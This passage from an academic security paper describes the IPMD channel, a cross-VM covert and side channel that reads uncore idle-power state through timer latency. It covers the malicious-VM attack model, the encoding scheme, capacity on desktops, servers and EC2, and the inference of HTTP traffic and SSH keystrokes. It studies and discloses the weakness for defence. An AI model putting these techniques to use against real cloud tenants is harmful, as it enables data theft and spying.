Table 2: **Uncore Exit Latency of Different Platforms (μs).**


Figure 4 (b) is a quad-core processor (the architecture is symmetric and the four cores are identical, so the following core indexes are interchangeable). The workload is applied to core_0, while other cores are almost idle. core_0 is also called the Source core. core_3 is another core of the processor. core_3 and the Source core share the uncore of the processor. The Source core's workload can be probed at core_3. We call core_3 the Sink core. The method for probing is simply to measure the exit latency of the Sink core.

Figure 4 (d) shows the exit latency trace of the Sink core when the workload pattern of the Source core is shown in Figure 4 (a). The hardware statistics are shown in Figure 4 (c) for reference. Both Figure 4 (c) and (d) precisely reflect (a). When the Source core is active, *i.e.*, [0-1] s, [2-3] s, [4-5] s, the Sink core's exit latency is low. This is because the uncore is stimulated by the Sink core to be active (the residency time of PC0 and the uncore frequency is high). When the Source core is idle, the exit latency of the Sink core increases correspondingly, which is also reflected in the hardware statistics.

Through analyzing the exit latency, the workload pattern of the Source core can be inferred. This is a IPMD channel. Its efficiency depends on how much exit latency the uncore contributes to. As such, we measure $T_{uncore}(\cdot)$ of different hardware platforms and operating systems. Table 2 shows the uncore latency when all cores are in the deepest core C-state, indicating the maximum observable uncore exit latency. Due to the performance-oriented design, the value of the server processor is much smaller. In the following two sections, two practical attacks based on this IPMD channel are presented.

5 Cross-VM Covert Channel

Cloud vendors utilize virtualization technologies to allow multiple tenants to share the same physical machine. A major concern is that the sensitive information in the VM guest might be subject to theft attacks from the co-located VMs. Despite many efforts paid by the vendor, existing work has shown various attacks to break the VM isolation through exploiting the shared hardware resources [26]. However, it remains difficult to launch attacks under strict processor and memory isolation. In this section, we describe how the IPMD channel can be used for this purpose.



(a) Workload of the Source Core (b) Multi-core Processor (c) Processor Hardware Statistics (d) Exit Latency of the Sink Core

Figure 4: **Overview of the IPMD Channel**. In a quad-core processor in (b), all the cores are idle by default. When applying the workloads in (a) to the Source core, the activity of the Source core stimulates the idle power status of the uncore, which is reflected by the hardware statistic of the uncore in (c). It can then be further probed by the Sink core of the same processor through measuring the exit latency in (d), which allows the Sink core to infer the activity of the Source core.

5.1 Attack Model

We assume there are two entities in the attack. The attacker VM and the victim VM. We assume the victim VM is infected by the *Source* malware from the attacker. The infection can be achieved through social engineering [65], or VM image pollution, *e.g.*, publishing a modified Amazon Machine Image (AMI) in the AWS market [14]. Since the *Source* only contains several lines of code, it can be integrated into some useful applications without being noticed. We assume the *Source* can access sensitive information about the victim VM. For this reason, it might be subject to strict network firewall policies and information flow inspection [25], hence we assume it has no network connection with the attacker VM. The attacker VM is under the control of the attacker. We assume the attacker VM and the victim VM are co-located, which can be achieved through on purpose allocation [64, 67]. A patient attacker can also control many attacker VMs in different physical machines to passively wait for victim VMs allocated from migration or new instances. We assume the attacker VM has a *Sink* program to receive information from the *Source* through the IPMD channel once the co-location is established. We also assume the physical machine is not heavily loaded. Since the average utilization of cloud servers is about 40% [54], there are sufficient idle periods that can be leveraged in practice, *e.g.*, in non-busy hours.

Apart from the above, no further assumptions are made on the VMs or the hypervisor. Specifically, we do not assume any fixed or unfixed scheduling between physical cores and vCPUs [69]. We do not assume hyper threading [61], memory deduplication [34], HugePages [52], and cross-socket NUMA policies [52] in the VM guests or the hypervisor.

5.2 Measuring Exit Latency in the Guest VM

In § 4.2, we propose a method to probe the uncore activity via measuring the exit latency, which, however, is based on NIC's hardware timestamp and no longer possible in the VM situation. This is because most hypervisors virtualize NICs through connecting the VM guests to a virtual layer-2 switch and the VM guests cannot access the NIC hardware and low-level information. Our idea is to leverage the system timer. Similar to the NIC interrupts, the timer interrupts also wake up the idle cores, which can be refined for measuring the exit latency.

5.2.1 Basics of Timer


Software timers are implemented by the hardware programmable timer, which consists of a hardware counter and a reference clock. To arrange a timer event, the software timer assigns an "expire time" value to the hardware timer. The expire time represents how many clock ticks the hardware counter needs to wait before issuing an interrupt to the processor, *i.e.*, the timer interrupt, which is then handled by the timer event handler.

There are several hardware timers. Our experiments use the most common one: the Local Advanced Programmable Interrupt Controller (LAPIC) timer. LAPIC is a per-core hardware residing in each core. When its timer expires, the LAPIC triggers a timer interrupt to the core it binds to. The implementation details of the LAPIC timer are unclear, but on our platforms, it works properly even when the cores and uncore are in deep idle states. Modern LAPIC timers work closely with TSC clock [2], which probably indicates LAPIC timers use a clock source and power supply independent of the processor idle power management mechanism [17].

The timer interrupts in VMs are virtualized by the hypervisor. For example, the KVM hypervisor emulates a virtual LAPIC timer for every vCPU and the underlying hardware is still the hardware LAPIC. Specifically, when a guest VM sends a timer request, the KVM hypervisor sets the corresponding virtual LAPIC and writes the real LAPIC's registers via the Linux hrtimer subsystem. The hrtimer subsystem also takes charge of the reception of the timer interrupts and forwards them to the KVM hypervisor and then to the guest system.

5.2.2 Measuring Exit Latency via Timer Latency

From the above, the timer is able to generate interrupts at the scheduled time whether the processor is idle or not. Therefore,



(a) Sampling Interval T_s=0.22 ms (b) Sampling Interval T_s=2 ms

Figure 5: **Example of Timer Latency Trace.** The timer latency is measured in a VM guest pinned to a core. A square-wave workload is applied to another core as in Figure 4. The trace is recorded with different sampling intervals. The x-axis is indexed by the sample index. To convert to the absolute time, count each by one sampling interval.

a method to measure the exit latency is: at time T_{pre}, set a timer and expire it after T_s [4]. When the timer interrupt arrives, take the timestamp as T_{post}. Note that as the core might be idle when the timer fires, it takes time, *i.e.*, the exit latency, for the core to wake up to handle the timer interrupt. Therefore, if ignoring the overhead of the software, the timer latency, $T_{post} - T_{pre} - T_s$, is a good estimation for the exit latency T_{total}.

The feasibility of this approach can be visualized by an experiment similar to Figure 4. The settings are detailed in §5.4.1 (the desktop platform). We pin a process to a vCPU that is pinned to a physical core, and then apply a square wave workload at another core. We measure the timer latency through the process. Results in Figure 5 show an identical pattern to the workload. The amplitude of the "square wave" is affected by the sampling interval T_s. This is because more frequent timer interrupts result in shallower CCs. For example the workload is off at around 50, the core of (a) is still in CC3 while in (b) is mainly in CC8.

With the same setup, the decoupled exit latency can be measured by the timer latency similar to §4.2.2. The values are shown in Table 3. The latency is measured in both the VM host and guest. The HOST situation is close to Table 1, which again validates the timer measurement approach. Values in the GUEST column are slightly different to the HOST's, although their trend is similar. The difference is mainly caused by two reasons. The first is the virtualization overhead, where the timer latency is handled by an additional hypervisor layer, which contains more uncertainties. The second is the system configuration. The core frequency is fixed to the base frequency for comparing the HOST with Table 1, while in the GUEST, we adopt the default system configurations (not fixed) to show the default behavior.

[4] T_s is the **S**ampling duration from the measurement perspective.

	HOST Fixed		Guest Default	
Core C-state	T_{core}	T_{uncore}	T_{core}	T_{uncore}
CC0	9	0	12	1
CC1	15	0	20	11
CC1E	15	6	20	40
CC3	42	71	50	75
CC6	48	75	62	102
CC7s	48	111	62	146
CC8	48	260	62	304

Table 3: **Exit Latency Measured by Timer Latency (μs).** The Sink process is running in the VM guest to probe the exit latency of the physical processor. Values are slightly different from Table 1, which is caused by the overhead of VM and CPU DVFS configurations.

5.3 Communication Design

In this section, we present the complete communication design of the cross-VM covert channel. The *Source* conveys bits by generating/not generating the workload. The *Sink* detects the workload pattern of the processor through the timer latency. Their pseudocode is shown in Appendix.C.

The *Source* uses a special on-off keying scheme to modulate information. The scheme can be explained by Figure 4. To transmit a bit '1', it generates CPU load [5] to force a physical core in CC0 for a predefined time period T_{Sym}, representing the duration of a symbol. To transmit a bit '0', it sleeps for T_{Sym}.

Bits are packed into a structured frame containing two parts. The preamble is a special header with a predefined distinct bit pattern, which is used to determine the accurate start of a frame. The payload is a bit stream of a fixed length. Messages are packed into the payload for transmission.

The *Sink* process receives the frame through the covert channel. First, it continuously samples the timer latency of the host processor. It keeps a window of samples to detect the presence of a frame and find the start of the frame through correlating the window with the preamble pattern. Then, the payload part of the frame is extracted for decoding. The *Sink* takes the latency samples within a symbol period T_{Sym} to judge the bit. As the *Source* generates workload to represent '1', the *Sink* outputs '1' if the latency values are relatively low. Otherwise, it outputs '0'.

From the snapshot trace in Figure 5. The noise of bit '1' is much lower than that of bit '0'. This is because a deeper idle state would occasionally jump to a shallower one but CC0 will not. To account for this bias, we adopt a heuristic approach to select the differentiating threshold. Specifically, we first smooth the neighboring samples, and then jointly consider samples from several symbols to determine the threshold for the frame. In addition to that, the standard deviation of samples within a symbol is used as a decoding criterion.

[5] To keep the core active, we implement the *Source* by repeatedly assigning an already-expired time to an absolute-time timer, which returns immediately. After the timer returns, it polls TSC timestamps until reaching T_{Sym}.

5.4 Performance Evaluation

In this section, we evaluate the performance of the covert channel under practical settings with different platforms.

5.4.1 Testbed Setup

The experiments are conducted with in-house desktops and servers, and the public cloud.

Desktop: The hardware platform is an Intel Core i5-6500 (4 pCPU) with 8 GB RAM and Intel Q270 Chipset. The hyper-threading is disabled. The host OS is Debian 10 server with kernel 5.4.0. The guests use the same OS. The KVM modular is based on libvirt 5.0.0-4 and QEMU 1.3.1. Two VM guests are created in the host machine to emulate the attacker VM and the victim VM. Each guest is allocated with 2 GB RAM and 2 vCPUs. By default, the 4 vCPU are pinned to the 4 physical cores (pCPU). In the following scheduler evaluation, the impact of pin or unpin is discussed. The *Source* and *Sink* are created as normal processes without privileged permissions. They use `prctl` to set `TIMERSLACK` to 1 to increase the timer resolution [6]. All system configurations are default.

Server: The hardware platform is 2×Intel Xeon E5 2630v4 in 2 sockets (2×10 pCPU in total) with 64 GB RAM and Intel C610 Chipset. Software settings are the same as the desktop. 5 VM guests are created. One for the victim VM. One for the attacker VM, and the remaining is standby VMs. Each VM has 2 vCPU pinned to 2 pCPU and 4 GB RAM. By default, all the VMs are assigned to one socket. The impact of cross-socket is separately discussed in §5.4.2.

Cloud: The hardware platform is an Amazon EC2 c5 dedicated host with 2×Intel Platinum 8124M in 2 sockets (2×18 pCPU in total) and 144 GB RAM. Software settings are the same as the desktop situation. Since there is no socket control interface in the dedicated host, we use the following settings to manually force it. We create one c5.9xlarge instance (18 pCPU) to occupy one socket, and two c5.4xlarge (8 pCPU) instances to occupy the other. No NUMA hierarchy is observed (via `numactl`) in the 9xlarge instance. While there is no concrete evidence, we do not think the EC2 Nitro hypervisor will allocate memory and cores across NUMA nodes, so it is very likely the two 4xlarge instances are strictly isolated from the 9xlarge instance in terms of processor and memory.

5.4.2 Channel Capacity

We measure the channel capacity to quantify the throughput performance of the IPMD covert channel.

Metrics: Channel capacity is the theoretical throughput upper bound of a communication channel, which is independent of the error correction schemes. We follow the methodology in [36], and treat the IPMD channel as a binary asymmetric channel [7]. The channel capacity is determined by the symbol error rate (which is also the bit error rate in our case). If every symbol is correct, then the capacity of one symbol C_{Sym} is 1 bit. Due to the noise, C_{Sym} is less than 1 bit. For example, when the symbol error rate is 10%, C_{Sym} is about 0.5 bits. The symbol error rate is empirically measured from 10 frames, each of which contains 8k bits (An example of the raw error rate is shown in Table 4). According to the error rate, C_{Sym} can be calculated from the information theory model. The capacity of the channel is determined by the frequency of the symbols and the per symbol capacity: $C = C_{Sym}/T_{Sym}$ bps. We vary the symbol duration T_{Sym} and the sampling interval T_s to obtain the results in Figure 6.

Sym	No Load		20%		40%		60%	
Dur	1→0	0→1	1→0	0→1	1→0	0→1	1→0	0→1
2	3.8%	18.4%	5.9%	46.5%	27.5%	36.2%	34.0%	24.4%
4	7.1%	7.4%	5.3%	43.1%	10.2%	46.4%	35.1%	23.7%
8	0.4%	2.2%	4.9%	36.6%	11.4%	46.0%	45.6%	32.8%
16	0.2%	0.8%	0.1%	35.1%	33.3%	38.9%	45.2%	31.5%
32	0.1%	0.6%	0.3%	41.0%	8.9%	47.0%	49.3%	31.1%


Table 4: **Raw Bit Error Rate**. Values are from the experiments of Figure 9 (a). $1 \rightarrow 0$ and $0 \rightarrow 1$ denote the bit flip errors of 1 to 0 and 0 to 1, respectively. The background load tends to flip 0 to 1 (20%, 40%). As we use a dynamic threshold to judge bits, when the load is intense (60%), the threshold is biased by the load and increases the error rate of 1 to 0.

Desktop: As shown in Figure 6 (a), a larger T_{Sym}, results in smaller channel capacity. This is because, although the symbol error rate is smaller (not depicted), each symbol takes more time to transmit. One abnormal phenomenon is that the channel capacity consistently increases when adopting fewer samples to represent a symbol, which generally implies the channel noise is still very small and the capacity can be even higher by using a larger sampling rate. However, this is not possible on this platform. When we further decrease T_s from 0.22 ms to 0.2 ms, no bits can be extracted from the latency trace. The reason has been mentioned in §5.2.2. When the frequency of the probing timer of the *Sink* is high enough, the core will be stimulated to stay in CC0. As a result, the T_{uncore} in Equation (1) does not introduce any observable latency differences when the load of other cores changes. This property limits the capacity and the time resolution of the IPMD channel.

Server: The results are shown in Figure 6 (b). We highlight the difference from the desktop results. The maximum channel capacity is reduced to 200 bps. The main reason is that the latency traces are much nosier. This is reflected by the peak located at $T_{Sym} = 4 \times T_s$, meaning that 4 samples are

[6] In side channel experiment, only the *Sink* uses this option.

[7] This approach is only correct for our current binary modulation, since one can take more latency levels introduced by different c-states to represent information (*i.e.*, the channel is not binary). For general channel capacity estimation, one must take the signal bandwidth into consideration [22].



(a) Channel Capacity (Desktop) (b) Channel Capacity (Server) (c) Channel Capacity (Cross-Socket) (d) Channel Capacity (Cloud)

Figure 6: **Channel Capacity.** Measured with different sampling interval T_s and symbol duration T_{Sym}. The maximum capacity 1200 bps is achieved with the desktop platform. The corresponding raw throughput is $1/(2 \times T_s)$=2.3 kbps with 10% error rate.




Figure 7: **Raw Latency Trace of Covert Transmission (Amazon EC2).** The trace is sampled at the *Sink* with T_s=0.8 ms at the attacker VM, while the *Source* transmits `0101101100100` at the victim VM with T_{Sym}=128×T_s=102 ms. When the *Source* is busy-waiting to transmit "1", the timer latency at the *Sink* decreases. When the *Source* is idle to transmit "0", the timer latency increases. A full switch between the two states takes around 150 ms, which limits the capacity of the IPMD channel.





Figure 8: **Impact of the VM Scheduler.** Frequently scheduling vCPUs to different physical cores, although not common, hurts efficiency of the IPMD channel. "no sw." denotes the fixed case without core switching.

better than 2 samples for combating the noise. Additionally, the minimum sampling interval is also larger than the desktop, otherwise the uncore will always be active. There are also other minor reasons related to the processor architecture, *e.g.*, its timer is noisier than the desktop, and the latency difference caused by the uncore is smaller in (see Xeon in Table 2).

Cross-Socket: With the server platform, we conduct the same test by assigning the victim VM to a socket and leave the remaining VMs in another socket. VMs are launched with the NUMA `strict` policy to avoid cross-socket memory access. As shown in Figure 6 (c), the IPMD channel still exists. We next explain the reason. In the NUMA architecture, if one socket is active, the uncores of other sockets must be active to keep their memory controllers and interconnect links active to support remote memory access from other NUMA nodes, which directly leads to the IPMD channel. The channel remains even if remote memory access is not allowed. This is because current power management mechanisms have not taken into account this factor. Therefore, unlike existing cross-processor channels [52], the IPMD channel requires no cross-processor memory share. We further decouple the impacting factors by first fixing the uncore frequency, which has a negative impact on the channel capacity. Then, we disable the PC by setting PC = PC0 in the BIOS, and the cross-socket channel is neutralized (not depicted). The phenomenon coincides with our analysis in §3.2.

Cloud: Both cross-socket and in-socket are tested in the cloud server. For in-socket, the two 4xlarge instances are used as the attacker and victim respectively. For the cross-socket experiment, the 9xlarge is the attacker and one of the 4xlarge instance is the victim. The remaining 4xlarge is applied with a 400 requests per minute (RPM) HTTP traffic load (see §6). Unlike the server situation, the performance of the two settings is identical, so only the cross-socket results are shown in Figure 6 (d). We highlight the difference from the server and desktop cases. First, the boundaries of the symbols are not "sharp" (see the raw trace in Figure 7), we guess it is because the uncore takes a significant period of time (around 150 ms) to change its power states. This is the major performance bottleneck and is related to the hypervisor power management schemes and the processor architecture. Second, the timer latency is significantly lower than the desktop and server cases. This is because the EC2 instance adopts a performance-oriented power plan by default [15], where the minimum CC



(a) CPU Load (Desktop) (b) CPU Load (Server) (c) Network Load (Desktop) (d) Network Load (Server)

Figure 9: **Impact of CPU and Network Load.**

is CC1. However, as the uncore frequency is not fixed, the IPMD channel still exists but with a much lower capacity of several bps.

5.4.3 Impact of VM Scheduler

In KVM, vCPUs are realized by threads, and assigned to physical cores by the CFS scheduler [24]. A vCPU can be scheduled to different cores to balance the per-core load. To ensure cache efficiency, repinning a vCPU is not frequent in practice. In our settings, with enough load, we observe that the scale is around several seconds. Therefore, we fix the mapping between cores and vCPUs by default.

To understand the worst-case performance due to the scheduler. We consider two cases. First, both the *Source* and *Sink* are executed by the SAME core. From Equation (1), this case does not introduce much difference, except the core T_{core} part is different when transmitting '1' and '0'. Its throughput is almost identical to the default case, *i.e.*, two processes are executed by different cores. Second, the *Source* is executed by a fixed core, and the *Sink* is executed by different cores. To achieve this, the *Sink* is pinned to a vCPU, which is pinned to all the available cores cyclically, including the one executing the *Source*. The time of staying in one core is called the vCPU switch interval. We measure the performance in Figure 8. The green line denoted with "no sw." shows the reference for the performance without scheduling. Fast scheduling has an obvious negative impact on the channel. Errors appear when symbols encounter vCPU switching.

5.4.4 Impact of Workload

In previous experiments, the computing platform is almost idle. This section studies the impact of the workload.


First, on the desktop platform, we use `stress-ng` to apply the CPU load with the minimum load slice to one of the two vCPUs of the victim VM and raise the load to different levels. Figure 9 (a) shows the channel does not work when the CPU load is more than 40%. The reason is that the uncore is already fully active, hence the load changes introduced by the *Source* cannot be perceived by the *Sink*. In Figure 9 (b), the server has a similar trend. The load of 10%, 20% and 40% is applied to the victim VM only. The 4×10% load is evenly divided among the 4 VMs except the attacker VM, *i.e.*, a 10% load is applied to one of the two vCPUs of the 4 VMs. The results of 40% and 4×10% are close, this is because the four 10% VM tasks are not synchronized. This means that the more VMs or unsynchronized per-core tasks there are, the harder it is to launch the covert channel.

Second, we developed a network stress tool to generate UDP traffic at different rates in units of packet per second (PPS). The UDP payload is 64 Bytes and the packet interval is almost even with a small random variation. Note that we use the small payload size to narrow down the impacting factors. The results with a larger payload size are similar. The traffic is generated by another machine towards the victim VM. The Ethernet controller of the host machine is Intel i219. Figure 9 (c) and Figure 9 (d) show that a light network load does not affect the throughput, especially when using a longer symbol duration. Similar phenomena are observed in §5.4.2 when measuring the capacity of the cloud. This is because the major impacting factor of the network packets is their interrupts. When the PPS is low, network interrupts are like a single noise event. Larger network loads begin to affect the performance, and completely disables the channel at 4000 PPS. The reason is that the interrupt frequency of the 4000 PPS traffic is close to the timer interrupt at 0.2 ms in Figure 6 (a), where the uncore is already active and no uncore latency can be detected.

6 Cross-VM Activity Profiling

This section presents a preliminary study on the feasibility of exploiting the IPMD channel for side channel attacks. Unlike the covert channel, the side channel leaks information about the victim without a cooperative malware. The intuition is that the uncore power status reflects the activity of cores, so we use the timer latency in the attacker VM to infer the activities of the co-located VM.

Network Traffic Intensity Estimation. We consider the attack scenario in a typical cloud setting, where the victim VM hosts a web server and the co-located attacker VM is waiting to spy on the network traffic rate of the victim VM.



(a) HTTP Traffic Estimation (b) SSH Keystroke Activity Detection

Figure 10: **IPMD Side Channel.** The attacker VM uses the IPMD channel to (a) probe the network traffic and (b) detect whether there is SSH keystroke activity in the co-located victim VM or not.

With this information [55], the attacker can infer the number of visitors or even which web page is being (mostly) visited. The intensity of the network traffic is correlated to the core activities, because the cores must be active in serving the NIC interrupts, the TCP stack processing, and various I/O and computation tasks related to web queries, all of which might be reflected in the uncore power status.

We use the EC2 dedicated host to emulate this case. The c5.9xlarge instance uses the `nginx` to host a web page of 3 MB. One c5.4xlarge instance is the attacker VM. Another c5.4xlarge instance is idle. We create another t2.xlarge instance in the same EC2 region to act as the visitors. `JMeter` is used to emulate 20 concurrent visitors to fetch the 3 MB file repeatedly from the web server. The idle period of each visitor is adjusted to evaluate different query frequencies, *i.e.*, the HTTP traffic load.

Similar to the covert channel, when the victim VM serves HTTP queries, the latency caused by the uncore reduces. We use an approach like the communication decoding to count the latency samples below a threshold to estimate the network activity. The attacker probes the traffic for 1 min excluding the ramp-up period and repeats for 10 times. Results are shown in Figure 10 (a). Even with such a simple implementation, the traffic rate can be determined in the resolution of around 100 RPM. We observe that the scheme cannot differentiate traffic higher than 4000 RPM, this is because the cores and hence the uncore are busy all the time. As a result, the attacker VM cannot observe the latency difference.

SSH Keystroke Activity Detection. `SSH` is widely used in Linux-based servers for remote access. In the interactive mode, the `SSH` client sends the input key to the server without aggregation. The timing attacks with `SSH` keystrokes are pioneered by Song *et. al.* [59]. We study the feasibility of launching such an attack with the IPMD channel. In this scenario, the attacker VM wants to probe the precise keystroke timing of the `SSH` session of the co-located VM. The intuition is that, the `SSH` traffic causes processing load of the network and encryption stack, which might be reflected in the uncore power status.

As we measured in §5.4.2, the time granularity of the IPMD channel in EC2 servers is quite restricted due to their performance-oriented power policies. For servers adopting power-efficient plans, a finer granularity can be expected. Such choices are not unusual, as the default power plans of the in-house desktops and servers we encountered are all power-efficient. To understand the potential risks, *e.g.*, with not-so-sophisticated server administrators, the desktop platform is used as the reference, as its uncore responds to the workload changes in a timely manner. The attacker VM uses T_s=0.22 ms to sample the timer latency. The victim VM is idle except for an `SSH` session from a remote `SSH` client within the same LAN. We develop a lightweight routine in the victim VM to timestamp the keystrokes from `SSH` via `stdin` as the ground-truth. A script is used to type dummy characters in the `SSH` client to generate the keystroke input.

As shown in Figure 12 in Appendix.B, while the latency trace is noisy, there is an obvious downwards spike at every keystroke, which is caused by the `SSH` processing activity. We identify `SSH` keystrokes according to three simple rules based on the mean and width of the spike, which actually define a spike template. The `SSH` input lasts for 30 mins. We count the number of detected templates every 5 seconds, and its histogram is shown in Figure 10 (b). The red bars are detected templates when there is no typing, which is contributed by the system background activities similar to the keystrokes'. We choose 20 spikes per 5 seconds as the threshold to differentiate whether the user is typing or not. The attacker misses 4.9% of typing cases, and the false positives account for 8.3% of the detected ones. The F1-score is 0.93. We note that although the resolution of the keystroke timing is enough, it remains challenging to guess the exact keystroke due to the false positives. It may require sophisticated and powerful rules such as learning algorithms to differentiate the keystrokes from the system noise.

7 Related Work

This section reviews existing covert and side channels stemming from computing architecture and power management mechanisms. We focus on software-based attacks relying on no additional hardware, *e.g.*, power probes [39], RF receivers [58], *etc.*

Architectural Covert and Side Channel. Shared microarchitectural components are naturally suitable for building covert/side channels. A lot of such attacks have been explored by the existing literature [26]. While the IPMD channel is a general approach to leak and steal information, the attack examples in this paper target virtualized environments, hence we list several representative cross-VM covert/side channels in Table 5 for comparison. We classify them according to the computing hierarchy, *i.e.*, single core, processor (cross-core), and system (cross-processor). Higher-level hierarchy

Scale	Article	Shared Components	Rate (Error)		Side Channel	Cross-VM	NUMA `strict`
Core	Ristenpart *et. al.* [55]	L2 Cache	0.2bps	(N/A)	•	•	○
	ZombieLoad [57]	Memory Order Buffer	2.0kbps	(2.5%)	•	•	○
Processor	Maurice *et. al.* [47]	Last Level Cache	600.0kbps	(1%)	•	• [47]	○
	CrossTalk [53]	Staging Buffer	24.0kbps	(5%)	•	Local	○
	POWERT [36]	Power Budget	0.1kbps	(N/A)	N/A	Local [35]	○
System	Wu *et. al.* [66]	Memory Bus	0.4kbps	(0.39%)	○	•	N/A
	DRAMA [52]	DRAM Row Buffer	2600.0kbps	(8.7%)	•	Local	○
	IPMD Channel (this)	Uncore	2.3kbps	(10%)	•	•	•

Table 5: **Comparison of Cross-VM Covert and Side Channels.**

generally means a looser sharing connection but a higher probability of launching practical attacks in VMs or clouds, since core and processor level attacks can be eliminated through exclusively assigning physical cores or sockets to VM guests.

Cache is arguably the most widely exploited components for covert/side attacks. Ristenpart *et. al.* [55] exploit per-core caches to leak information from the Amazon cloud, which achieves 0.2 bps. Along with this insight, attacks on per-core caches are proposed with the improved performance [62, 69], but they rely on hyper-threading or the scheduler for time sharing. For this reason, subsequent attacks are based on LLC to work across cores [29, 33, 42, 46, 47, 68], but they are limited to the same physical processor. Irazoqui *et. al.* [34] and Armageddon [40] leverage the shared memory to make cache attacks across processors, but their approaches are not applicable to practical VMs, where memory deduplication is usually disabled by default [33].

In addition to caches, other per-core components, such as Memory Order Buffer (MOB) [61], are exploited too. Recent research into vulnerabilities of speculative execution has led to powerful covert/side attacks [37, 57, 63], *e.g.*, ZombieLoad [57] exploits the MOB in the core logic to leak the data or to communicate with the co-located hardware thread. While Spectre and Meltdown-like attacks usually operate in the single core scale, CrossTalk [53] traps the staging buffer shared among cores to mount cross-core attacks.

Caches are restricted to an individual processor, but memory is shared. Memory and memory bus are leveraged for cross-processor covert/side-channel attacks. Wu *et. al.* [66] uses atomic memory operations to force memory bus contention to achieve cross-processor communication, but as atomic operations are not used by general programs, the related side channel might not be possible. DRAMA [52] reverse-engineers the DRAM mapping to construct contentions in the DRAM row buffer. They further demonstrate a side channel for logging the key strokes timings. DRAMA is superior to the IPMD channel in terms of throughput and resolution, but IPMD is verified in the public cloud and works with the NUMA `strict` policy, which is the default memory pin policy in KVM to avoid VM performance degradation due to remote memory access. Further, DRAMA also depends on HugePages, which is not the default configuration of VMs [5].

Power-Management-Related Covert and Side Channel. To pursue power efficiency, modern computing platforms expose rich interfaces for software power management and monitoring. This trend has led to several vulnerabilities.

Thermal channels [22, 43, 45] transmit information through executing workloads to increase the heat of the core, which can then be probed by the temperature sensor. Miedl *et. al.* [50] shows that, the workload can also be probed through the processor power sensors. Recently, PLATYPUS [41] leverages the Intel RAPL interface to launch powerful software-based power analysis, which can even spy on cryptographic keys. The above approaches require accessing certain processor registers, which are blocked by the VM hypervisor.

